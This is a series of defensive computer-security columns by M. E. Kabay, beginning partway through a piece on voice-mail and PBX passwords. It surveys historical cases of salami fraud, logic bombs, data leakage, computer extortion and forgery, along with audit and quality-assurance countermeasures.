As late as May 2001, Vodafone Australia's mobile phone voice mail was using a canonical password if a user has not set one.

Recommendations:

* Warn your users never to allow their voice-mail password to be the phone number itself or any other canonical password.
* Scan your own PBX looking for those pesky Joe accounts and change them.
* Change the voice-mail password for an ex-employee's voice mail immediately upon termination.
* Turn off the remote-access features for your PBX; you can turn it on for maintenance when necessary and then disable it again.
* Make sure your PBX maintenance accounts are properly safeguarded by effective security mechanisms – tokens or biometrics identification and authentication if possible.
* Check regularly to be sure no one has inserted unauthorized voice-mail boxes on your system.

The bottom line: secure your PBX and voice-mail systems with the same attention that you apply to any other computer-based system you care about.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Salami Fraud

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One type of computer crime that gets mentioned in introductory courses or in conversations among security experts is the salami fraud. In the salami technique, criminals steal money or resources a bit at a time. Two different etymologies are circulating about the origins of this term. One school of security specialists claim that it refers to slicing the data thin – like a salami. Others argue that it means building up a significant object or amount from tiny scraps – like a salami.

The classic story about a salami attack is the old “collect-the-roundoff” trick. In this scam, a programmer modifies the arithmetic routines such as interest computations. Typically, the calculations are carried out to several decimal places beyond the customary 2 or 3 kept for financial records. For example, when currency is in dollars, the roundoff goes up to the nearest penny about half the time and down the rest of the time. If the programmer arranges to collect these fractions of pennies in a separate account, a sizable fund can grow with no warning to the financial institution.

More daring salamis slice off larger amounts. The security literature includes case studies in which an embezzler removed $0.20 to $0.30 from hundreds of accounts two or three times a year. These thefts were not discovered or reported: most victims wouldn't bother finding the reasons for such small discrepancies. Other salamis have used bank service charges – increasing the cost of a check by $0.05, for example.

In another scam, two programmers made their payroll program increase the federal withholding amounts by a few cents per pay period for hundreds of fellow employees. The excess payments were credited to the programmers' withholding accounts instead of to the victims' accounts. At income-tax time the following year, the thieves received fat refunds from Internal Revenue.

In January 1993, four executives of a rental-car franchise in Florida were charged with defrauding at least 47,000 customers using a salami technique. The federal grand jury in Fort Lauderdale claimed that the defendants modified a computer billing program to add five extra gallons to the actual gas tank capacity of their vehicles. From 1988 through 1991, every customer who returned a car without topping it off ended up paying inflated rates for an inflated total of gasoline. The thefts ranged from $2 to $15 per customer – rather thick slices of salami but nonetheless difficult for the victims to detect.

In January 1997, "Willis Robinson, 22, of Libertytown, Maryland, was sentenced to 10 years in prison (6 of which were suspended) for having reprogrammed his Taco Bell drive-up-window cash register -- causing it to ring up each $2.99 item internally as a 1-cent item, so that he could pocket $2.98 each time. He amassed $3600 before he was caught." Another correspondent adds that management assumed the error was hardware or software and only caught the perpetrator when he bragged about his crime to co-workers." (Peter G. Neumann writing in RISKS 18.75).

In Los Angeles in October 1998, the district attorneys charged four men with fraud for allegedly

installing computer chips in gasoline pumps that cheated consumers by overstating the amounts pumped. The problem came to light when an increasing number of consumers charged that they had been sold more gasoline than the capacity of their gas tanks. However, the fraud was difficult to prove initially because the perpetrators programmed the chips to deliver exactly the right amount of gasoline when asked for five- and ten-gallon amounts – precisely the amounts typically used by inspectors.

Unfortunately, salami attacks are designed to be difficult to detect. The only hope is that random audits, especially of financial data, will pick up a pattern of discrepancies and lead to discovery. As any accountant will warn, even a tiny error must be tracked down, since it may indicate a much larger problem. For example, Cliff Stoll's famous adventures tracking down spies in the Internet began with an unexplained $0.75 discrepancy between two different resource accounting systems on UNIX computers at the Keck Observatory of the Lawrence Berkeley Laboratories. Stoll's determination to understand how the problem could have occurred revealed an unknown user; investigation led to the discovery that resource-accounting records were being modified to remove evidence of system use. The rest of the story is told in Stoll's book, _The Cuckoo's Egg_ (1989, Pocket Books: Simon & Schuster, New York – ISBN 0-671-72688-9).

If more of us paid attention to anomalies, we'd be in better shape to fight the salami rogues. Computer systems are deterministic machines – at least where application programs are concerned. Any error has a cause. Looking for the causes of discrepancies will seriously hamper the perpetrators of salami attacks. From a systems development standpoint, such scams reinforce the critical importance of sound quality assurance throughout the software development life cycle.

Moral: don't ignore what appear to be errors in computer-based financial or other accounting systems.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Logic Bombs (1):
Dangerous Cargo

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A logic bomb is a program which has deliberately been written or modified to produce results when certain conditions are met that are unexpected and unauthorized by legitimate users or owners of the software. Logic bombs may be within standalone programs or they may be part of worms (programs that hide their existence and spread copies of themselves within a computer systems and through networks) or viruses (programs or code segments which hide within other programs and spread copies of themselves).

An example of a logic bomb is any program which mysteriously stops working three months after, say, its programmer's name has disappeared from the corporate salary database.

In 1985, a disgruntled computer security officer at an insurance brokerage firm in Texas set up a complex series of Job Control Language (JCL) and RPG (an old programming language) programs described later as “trip wires and time bombs.” For example, a routine data retrieval function was modified to cause the IBM System/38 midrange computer to power down. Another routine was programmed to erase random sections of main memory, change its own name, and reset itself to execute a month later.

In 1992, a computer programmer was fined $5,000 for leaving a logic bomb at General Dynamics. His intention was to return after his program had erased critical data and get paid lots of money to fix the problem.

Time bombs

Time bombs are a subclass of logic bombs which “explode” at a certain time. Some of the first viruses, written in the 1980s, were time bombs. For example, the infamous Friday the 13th virus was a time bomb: it duplicated itself every Friday and on the 13th of the month, causing system slowdown. In addition, on every Friday the 13th, it also corrupted all available disks. The Michelangelo virus from the early 1990s – one of the first viruses to make it into public consciousness because of news coverage -- tried to damage hard disk directories on the 6th of March. The Win32.Kriz.3862 virus, discovered in 1999, detonates on Christmas day; its payload includes massive overwriting of data on all data storage units and also damage to the BIOS.

In 2000, a Stamford, CT, was indicted in NY State Supreme Court in Manhattan on charges of unauthorized modifications to a computer system and grand larceny. The defendant worked for Deutsche Morgan Grenfell Inc. from 1996 as a programmer. By the end of 1996, he became a securities trader. The indictment charged that he inserted a programmatic time bomb into a risk model on which he worked as a programmer; the trigger date was July 2000. The unauthorized code was discovered by other programmers, who apparently had to spend months repairing the program because of the unauthorized changes the defendant allegedly inserted.

Arbitrary Code

Logic bombs can be installed on a victim’s system from outside, too. Many buffer overflows allow what the alert agencies (e.g., CERT/CC) call “execution of arbitrary code.” It is possible

for malicious code (e.g., ActiveX, Java, and even HTML) to cause external code to be downloaded to a victimized machine; at that point, anything can happen. Malicious programs can not only take immediate action (e.g., sending spam with forged headers) but also lie quiescent until specific conditions are met; i.e., they can be logic bombs.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Logic Bombs (2):
Bombs Away

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first article in this series, we looked at logic bombs and time bombs installed by insiders.

It is very difficult to stop a determined inside attacker from modifying production code to install logic bombs. Preventing such bombs requires a thoroughgoing commitment to quality assurance and strict separation of duties. Here are some well-known principles for making the logic bomber's task more difficult:

* Segregate operations from programming and testing.

* Institute a carefully controlled process for moving code into production.

* Only operations staff should have write-access to production code.

* Lock down your production code – source and executable – so that it is as close to impossible as you can get for
unauthorized people (users, programmers, anyone) to modify programs.

* Assign responsibility for specific production programs to named positions in operations.

* Develop and maintain a list of authorized programmers who are allowed to request implementation of changes to
production programs.

* Require authorization from the authorized quality assurance officer before accepting changes to production.

* Keep records of exactly which modifications were installed when at whose request.

* Use hash functions on entire files in the production library.

* Recompute all hashes against a secure table to ensure that no one has altered production files without authorization and documentation.

* Keep audit trails running at all times so that you can determine exactly which user modified which file and when.

* If possible, ensure that audit trails include chained hash functions. That is, the checksum on each record (which must include a timestamp) is calculated not only on the basis of the record itself but also using as input the checksum from the previous record. Modifying such an audit trail is much more complicated than simply using a disk editor to alter data in one or two records.

* Back up your audit files and keep them under high security.

For much more detailed analysis of how to safeguard production software, see the following chapters in the Computer Security Handbook, 4th Edition:

25 Software development and QA (Levine)
32 Operations security and production controls (Walsh & Kabay)
36 Auditing computer security (Levine)
38 Monitoring and control systems (Levine)
39 Application controls (Walsh)

In the next of these four articles, we'll look at logic bombs that are installed by consultants and at software license timeouts.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Logic Bombs (3):
Time Bombs in Contract & Commercial Software

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the previous two articles of this four-part series, we have looked at logic bombs installed by insiders and some basic principles for stopping them.

Today's software is often provided by external suppliers. Individual contractors and small software firms continue to play an important role in creating systems especially designed to support the essential operations of countless organizations. Larger firms provide commercial off-the-shelf (COTS) software to millions of users.

In the movie *Single White Female*, the protagonist is a computer programmer who works in the fashion industry. She designs a new graphics program that helps designers visualize their new styles and sells it to a sleazy company owner who tries to seduce her. When she rejects his advances, he fires her without paying her final invoice. However, the programmer has left a time bomb which explodes shortly thereafter, wiping out all the owner's data. This is represented in the movie as an admirable act.

In online discussions, I have read communications from several consultants who brazenly admitted that they always leave secret time bombs in their software until they receive the final payment. They seemed to think that this strategy was a legitimate bargaining chip in their relationships with their customers.

In reality, such tricks can land software suppliers in court.

In 1988, a software firm contracted with an Oklahoma trucking firm to write them an application system. Some time later, the two parties disagreed over the quality of the work. The client withheld payment, demanding that certain bugs be fixed. The vendor threatened to detonate a logic bomb which had been implanted in the programs some time before the dispute unless the client paid its invoices. The client petitioned the court for an injunction to prevent the detonation and won its case on the following grounds:

- The bomb was a surprise--there was no prior agreement by the client to such a device.
- The potential damage to the client was far greater than the damage to the vendor.
- The client would probably win its case denying that it owed the vendor any additional payments.

I urge all programmers and contractors to stay away from these dishonest practices. More practically, I urge all clients of software contractors to be sure that their contracts explicitly bar any such mechanism for retaliation. The correct approach to avoiding this kind of fracas is to choose contractors with good reputations and to keep the lines of communication open at all times so that problems don't escalate into warfare, covert or overt. It's much better to pay lawyers to prevent lawsuits than it is to pay them to fight them.

In the last of these four articles, I'll discuss renewable, time-limited licenses for commercial

software.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Logic Bombs (4):
Software Timeouts

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first three of this four-part series on logic bombs, we have looked at illegitimate bombs. In this article, I want to draw your attention to software that is sold with a time-limited license (e.g., a year of use).

In a way, a legitimate version of the time-bomb is the openly time-limited program. One purchases a yearly license for use of a particular program; at the end of the year, if one has not made arrangements with the vendor, the program times out. That is, it no longer functions. When the license is renewed, the vendor either sends a new copy of the program (source or executable), sends instructions for patching the program (that is, how to perform the necessary modifications directly in the executable code) or dials up the client's system by modem and makes the updates or patches directly.

Such programs are time bombs as long as the license contract clearly specifies that there is a time limit beyond which the program will not function properly. However, a time-limited program can cause major problems if the vendor refuses to update the program to ensure continued correct operations – e.g., to run on newer versions of the operating system. Even worse, the vendor may go out of business altogether, leaving the customer in a bind.

My feeling is that if you are paying to have software developed, you should refuse all time-outs. If you do agree to time limits on your use of a program, you should require the source code to be left in escrow with a legal firm or bank with authorization to let you maintain (change) the code if the vendor goes out of business or refuses to continue supporting the code. Don't forget to include the requirement that the vendor indicate the precise compiler version required to produce functional object code identical to what you plan to use.

With these measures in place, perhaps you will be able to keep production stable while you move to a different software suite with proper support.

However, if you are using off-the-shelf software such as utilities, accounting packages and so on, you will probably never get permission to have the source code, in escrow or otherwise. Realistically, if there’s no practical alternative, you may have to let the vendor insist on timeouts--provided the terms are made explicit and you know what you're getting into. Personally, when using such code for production, I would be scouting for alternatives all the time to be sure that disappearance of the vendor or removal of the product from the active list does not cripple operations.

In summary, if a vendor's program stops working with a message stating that it has timed out, your software contract must stipulate that your license applies to a certain period of use. If it does not, your vendor is probably contractually obligated to correct the time bomb and allow you to continue using your copy of the program. [Mandatory disclaimer: I am not a lawyer and this is not legal advice. For legal advice consult an attorney with expertise in this area of law who is permitted to practice law in your jurisdiction.]

By now, I hope that readers will be thinking of the well-publicized plans by Microsoft to switch from an unlimited-time license for its software to a system of yearly renewals. Such contracts have been commonplace in the world of mainframe and mini-computers, but the shift will

surprise ordinary users who still think they are “buying” a computer program (they aren’t).

Although the benefits of this model to the software supplier are evident, clients should evaluate the costs and benefits of putting their critical production at risk by depending on software controlled by supplier who can unilaterally decide to change the costs, features, and even continued availability of an essential tool.

Microsoft’s strategy may backfire by pushing some of its customers to alternative operating systems and applications.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Mission Impossible: Stopping Data Leakage (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As regular readers know by now, information security assurance must include protection of data confidentiality, possession, integrity, authenticity, availability and utility. Perhaps the most insidious breach of confidentiality and possession of sensitive or proprietary data is unauthorized copying. This is hardly a new problem; physical security applied to written records is as old as writing. The Caesar cipher, designed to protect military information in transit from commanders to field officers, is more than 2,000 years old In more recent times, people have been copying data from computer systems for decades. For example, in the early 1970s, three computer operators stole copies of 3 million customer names from the Encyclopedia Britannica; estimated commercial value of the names was $1 million at the time. Many other cases of outright data theft are well known; some examples are as follows:

- Employees have sold documentation about tax audit procedures to help unscrupulous buyers reduce the risks of being audited;
- Police officer have sold computerized criminal records to criminals;
- Records about sick people have been obtained from health services organizations and sold to to drug companies;
- Subscribers' credit card data have been stolen from many organizations and used for fraud.

This loss of control over confidential information is known as _data leakage_. It's a very difficult problem, and it is probably impossible to stop altogether, even in theory. Most operating systems (although not Windows 9x) can enforce restrictions based on access-control lists; one can easily define lists of authorized people for specific resources (data or devices) and prevent others from accessing those resources. Even more restrictively, some high-security operating systems typically used for government and military work enforce security policies using compartmentalized security levels; for example, they make it impossible to copy a file from a higher-security partition to a lower-security partition such as a removable disk.

The fundamental difficulty, though, is that no operating system in the world can distinguish between an honest authorized user and a dishonest authorized user. An authorized user is going to be able to bypass even the best automated restrictions because there are so many covert channels for transmitting information out of a secured area.

* * *

In the next article in this occasional series on computer crime techniques, I'll look at the easy availability of portable data storage media and their implications for data theft.

* * *

University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Mission Impossible: Stopping Data Leakage (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the previous article in this series, I looked at some of the difficulties we face in preventing unauthorized copying of sensitive data. In this article, I review the problems caused by easy access to portable data storage media.

* * *

If there are no barriers to file copying onto removable media, data thieves have a wealth of options. The problem is made worse by the ubiquity of laptop computers, which are so common now as to be almost unnoticed by physical security personnel. Since today's laptops can be equipped with disk drives approaching 100 GB and most have high-speed LAN connections, the potential for data theft is enormous. In addition, inexpensive, pocket-sized ZIP diskettes can hold more 100 or 250 MB of data; CD-ROMs, removable cartridges and DVDs can hold gigabytes. My wife just bought an external disk drive for her Mac; it fits in a roomy briefcase, costs $189 and holds 80 GB [a quick note to tickle younger readers: it's the same physical size as the 5 MB – yes, MB – external hard drive I bought in 1984 for $2,000). Some PC cards hold hundreds of MBs of data. Worse still, there are key-fob sized storage devices that fit on Universal Serial Bus (USB) ports and that have similar capacities. It would make sense for security guards protecting high-security areas to check for all such media and verify that anyone removing them has written authorization to do so. Realistically, though, there's no way that ordinary firms are going to demand that employees empty their pockets to prove they're not carrying electronic key fobs. In any case, regardless of thorough screening of media, the problem of dishonest authorized people comes up again: there's no practical way for security guards to be sure that the _data_ on the portable media are permitted off-premises.

Electronic loss of control over sensitive data is increasingly easy. Not only do many organizations fail to impose firewall filtering rules on _outbound_ transmissions (thus potentially permitting export of confidential data), but many users who carry sensitive data out of the office on their portable computers don't have any firewalls for these computers that they connect to cable modems and satellite systems. Without firewalls on those computers, Trojan Horse programs and e-mail enabled worms can easily send confidential data out onto the 'Net at odd moments.

In all of these cases, the easy availability of encryption is a mixed blessing; ciphertext protects data against unauthorized disclosure, but it also makes inspection a lot harder.

The best we can do to fight data leakage in the real world is to apply everything we know about defense in depth. In addition to all the technical defenses appropriate for a particular organization, we have to provide the additional but essential protection of sound personnel management policies and good facilities security personnel and procedures.

Unfortunately, the fact is that a determined attacker is almost certain to succeed no matter what we do. As a last resort, after all, a human being can simply _remember_ sensitive data. The

only attack against that covert channel is the one that has affecting me lately: getting older.

Now what was I saying?

* * *

In the next column in this occasional series on computer crime techniques, I'll look more closely at other covert channels that may unfortunately facilitate data leakage.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Mission Impossible: Stopping Data Leakage (3)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the previous article in this series, I looked at some of the problems caused by easy access to portable data storage media. In this article, I review covert channels that may unfortunately facilitate data leakage.

* * *

Alas, there are more subtle ways of stealing information than copying them onto a removable medium. Security specialists have long pointed out that information can be carried in many ways, not just through obvious electronic or paper copies. For example, a programmer may realize that she will not have access to production data, but the programmer's programs will. So she can insert instructions which modify obscure portions of the program's output to carry information. Insignificant decimal digits (e.g., the 4th decimal digit in a dollar amount) can be modified without exciting suspicion. Such methods of hiding information in innocuous files and documents are collectively known as “steganography.” The most popular form of steganography these days seems to involve tweaking bits in graphics files so that images can carry hidden information.

Even small amounts of information can sometimes provide a covert channel for data leakage. Information can be conveyed by any controllable multi-state phenomenon, including binary operations; i.e., anything that has at least two states can transmit the knowledge being stolen. For instance, one could transmit information via tape movements, printer movements, lighting up a signal light, and so on.

An alternative to encryption is encoding; i.e., agreements on the specific meaning of particular data. A code book can turn any letter, word or phrase into a meaningful message. Consider for example, "One if by land, two if by sea." Unless the code book is captured, coded messages are difficult (bit not always impossible) to detect and block. If there are large quantities of suspect messages in natural language, it _may_ be possible to spot something odd if the frequencies of unusual words or curious phrases is higher than expected. Even so, spotting such covert channels may still not reveal the actual messages being transmitted.

Bluntly, the wide variety of covert channels of communication make it impossible to stop data leakage. The best one can do is to reduce the likelihood of such data theft through code developed in-house is by enforcing strong quality assurance procedures on all such code. For example, if there are test suites which are to produce known output, even fourth decimal point deviations can be spotted. This kind of precision, however, absolutely depends on automated quality assurance tools. Manual inspection is not reliable.

The same preventive measures applied to detect Trojans and bombs can help stop data leakage. Having more than one programmer be responsible for each program can make criminality impossible without collusion--always a risk for the criminal. Random audits can make increase the risk of making improper subroutines visible. Walkthroughs force each programmer to explain

just what that funny series of instructions is doing and why.

As for other covert channels such as coded messages sent through e-mail, I'm sorry to say that there's not much we can do about this problem yet – and little prospect of solving the problem.

If any readers have insights into this fundamental problem, I'd be interested in hearing from them to build a followup column that might be a bit more encouraging than this one.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Extortion (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Computer data can be held for ransom or used in attempted blackmail. Consider the following examples of various pressures on data and system owners:

* In 1971, two reels of magnetic tape belonging to a branch of the Bank of America were stolen at Los Angeles International Airport. The thieves demanded money for their return. The owners ignored the threat of destruction because they had adequate backup copies.

* In 1973, a West German computer operator stole 22 tapes and received $200,000 for their return. The victim did not have adequate backups.

* In 1977, a programmer in the Rotterdam offices of Imperial Chemical Industries, Ltd. (ICI) stole all his employer's tapes, including backups. Luckily, ICI informed Interpol of the extortion attempt. As a result of the company's forthrightness, the thief and an accomplice were arrested in London by officers from Scotland Yard.

* In September 1999, the Sunday Times reported in an article by Jon Ungoed-Thomas and Maeve Sheehan that British banks were being attacked by criminal hackers attempting to extort money from them. The extortion demands were said to start in the millions and then run down into the hundreds of thousands of pounds. Mark Rasch is a former attorney for computer crime at the United States Department of Justice and later legal counsel for Global Integrity, the computer security company that recently spun off from SAIC. He said, "There have been a number of cases in the UK where hackers have threatened to shut down the trading floors in financial institutions. . . . The three I know of (in London) happened in the space of three months last year one after the other. . . . In one case, the trading floor was shut down and a ransom paid." The International Chamber of Commerce (ICC) confirmed it had received several reports of attempted extortion. Ungoed-Thomas and Sheehan quoted Pottengal Mukundan, ICC Director of Commercial Crime Services, as saying, "We have had cases of extortion and the matter has been investigated internally and the threat removed. . . . I don't think you will find there are many companies which admit to having a problem." Finally, the authors spoke with Edward Wilding, Director of Computer Forensics at Maxima Group; he said, "Computer extortion is not rife, but we do get called to assist in incidents where extortionists have attempted to extract money by the use of encryption and where databases of sensitive information have been stolen."

* Also in 1999, a 19-year-old Russian criminal hacker calling himself Maxus broke into the Web site of CD Universe and stole the credit-card information of 300,000 of the firm's customers. According to New York Times reporter John Markoff, the criminal threatened CD Universe: "Pay me $100,000 and I'll fix your bugs and forget about your shop forever....or I'll sell your cards [customer credit data] and tell about this incident in news." When the company refused, he posted 25,000 of the accounts on a Web site (Maxus Credit Card Pipeline) starting

1999-12-25 and hosted by the Lightrealm hosting service. That company took the site down on 2000-01-09 after being informed of the criminal activity. The criminal claimed that the site was so popular with credit-card thieves that he had to set up automatic limits of one stolen number per visitor per request. Investigation shows that the stolen card numbers were in fact being used fraudulently, and so 300,000 people had to be warned to change their card numbers.

* In a similar case in August 2000, the Creditcards.com Web site was penetrated and the attacker copied 55,000 credit card numbers. When the criminal's demands for $100,000 in extortion money were refused, he published the card numbers on a Web site.

* In March 2001, the FBI reported that they were targeting criminal hackers in Russia and the Ukraine who copied more than a million credit card numbers from 40 sites in 20 states. The hackers tried to blackmail the victims by threatening to embarrass them publicly.

* * *

I'll continue with some more tales of extortion techniques in the next article in this series and will also look at defenses.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Extortion (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This article continues with newer methods of extortion that have popped up in recent years as the importance of cyberspace has increased to businesses worldwide.

Countless cases have been logged in which people have registered Internet domain names with significant commercial value (e.g., names of celebrities) before those people or companies have registered them. These cybersquatters then demand sometimes enormous payments to release the domain names. As a result of the trouble caused by legal battles over trademark violations, registration authorities set rules requiring registrants to be able to show the legal right to use the names they are registering. In recent years, many registrations made solely to extort money from trademark holders have been rescinded by the domain registrars. Some recent cases of cybersquatting:

* Musician John Tesh sued the owners of johntesh.com in January 2000, claiming that the only possible reason for the registration was to extort money for resale of the domain.

* In the two months after establishment of a cybersquatting arbitration service under the World Intellectual Property Organization (WIPO), 89 cases were registered. Early wins for trademark owners included the World Wrestling Federation, Stella D'oro Biscuit, and Telstra.

* Julia Roberts got control of www.juliaroberts.com in June 2000.

* A British company attempted to register domain names using the names of many authors; the Authors' Guild filed legal objections against the company in December 2000.

* Some companies specialize in monitoring expiration dates of domains with high profit potential and register them within seconds of their release by careless owners.

* The surprising frequency with which Web sites whose domains have changed hands have pornography posted on them may be the result of a deliberate strategy to increase the level of embarrassment of the former owners and a method for raising the price people are willing to pay to buy the lapsed registration back from the extortionists.

The most obscure form of extortion is sometimes called "patentmail." Companies who receive or buy patents on commonly-used high-technology principles or protocols sue victims with deep pockets for large sums. For example, one company has been "using a 1993 patent that covers a basic process for sending files between computers to demand license payments from big-name companies, including The Gap, Walgreen, Nike, Sony, Playboy Enterprises and Sunglass Hut. Other less-willing contributors include Audible, Encyclopaedia Britannica and Spiegel, which were threatened with litigation when they refused to pay up." [NewsScan, 2001-03-09]. Other patents cover such concepts as computer-based distance education and plug-and-play driver installation. The company has won $350 million in settlements so far.

How should one prevent victimization by extortionists? The most obvious measure is to enforce reasonable security given the sensitivity or criticality of one's data. Having adequate backups would be nice. Encrypting sensitive data so they cannot be misused even if the files are copied would also make sense for most organizations.

Second, be absolutely sure that you _never_ let your domain name lapse by accident. Even if you don't want to continue using your domain name, you should seriously considering paying the trivial sum required to maintain legal control over it so that bad people can't try to embarrass you with, ah, undesirable content.

As for avoiding blackmail, the only sensible response to attempted blackmail is the famous line, "Publish and be damned." Extortionists and blackmailers are by definition criminals; they're bad people and we cannot trust them. If someone is willing to break into a system or to abuse trust to acquire leverage of this kind, what possible grounds are there for supposing that they will stop once we give them what they ask for – at first? Police authorities are clear on the dangers of acceding to blackmail: it never stops. In espionage, getting an insider to commit a tiny peccadillo is the key to increasingly serious betrayal: at each step, the threat, implicit or explicit, is that the previous string of wrong-doing will be revealed.

As for patentmail, each case has to be decided on its merits. I just wish that more people would fight the broad claims of patent violation in court and thus increase the cost of doing business for these operators. In several cases, vigorous counterattacks have resulted in reconsideration of patents and judgement by the U.S. Patent Office that the patents were overly broad and thus invalid.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Forgery (1): Classic Cases

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Criminals have produced fraudulent documents and financial instruments for millennia. Coins from ancient empires had elaborate dies to make it harder for low-technology forgers to imitate them. Even thousands of years ago, merchants knew how to detect false gold by measuring the density of coins or by testing the hardness of the metal. Cowboys in Wild-West movies occasionally bite coins, much to the mystification of younger viewers.

In his entertaining 1978 book about computer crimes, Thomas Whiteside provides two particularly interesting cases of computer-related forgery. The most ingenious involved a young man in Washington, DC, who printed his own account's routing numbers in magnetic ink at the bottom of the deposit slips you usually find in bins at any bank. He replaced the blank deposit slips by the doctored ones. Hundreds of people used these slips to deposit money to what they assumed would be their accounts. The victims wrote their own account numbers in, handed their money and the slips to tellers, and their accounts were apparently credited as usual. In fact, however, all the slips with magnetic ink were automatically sorted and processed, diverting $250,000 of other people's money into the criminal's bank account. When customers complained about their bouncing checks, the bank discovered too late that the thief had fled, taking $100,000 along with him.

If a teller had observed that customers were writing in account numbers different from the magnetically-imprinted codes at the bottom of each deposit slip, the fraud would have been impossible.

